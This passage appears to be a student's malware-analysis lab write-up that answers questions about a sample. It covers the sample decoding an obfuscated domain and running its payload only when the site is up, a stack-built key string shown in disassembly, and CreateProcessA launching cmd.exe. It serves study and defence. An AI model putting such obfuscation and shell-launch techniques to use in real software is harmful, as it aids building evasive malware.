



after decoding if the site is up it procceds with the payload otherwise sleeps




after setting the breakpoint at the main I just ran through the function until it gave me the domain name

**What encoding routine is being used to obfuscate the domain name?**



```
mov     [ebp+Str], 31h ; '1'
mov     [ebp+var_1AF], 71h ; 'q'
mov     [ebp+var_1AE], 61h ; 'a'
mov     [ebp+var_1AD], 7Ah ; 'z'
mov     [ebp+var_1AC], 32h ; '2'
mov     [ebp+var_1AB], 77h ; 'w'
mov     [ebp+var_1AA], 73h ; 's'
mov     [ebp+var_1A9], 78h ; 'x'
mov     [ebp+var_1A8], 33h ; '3'
mov     [ebp+var_1A7], 65h ; 'e'
mov     [ebp+var_1A6], 64h ; 'd'
mov     [ebp+var_1A5], 63h ; 'c'
mov     [ebp+var_1A4], 0
```

well the key is str

**What is the significance of the CreateProcessA call at 0x0040106E?**
it is used to excute cmd .exe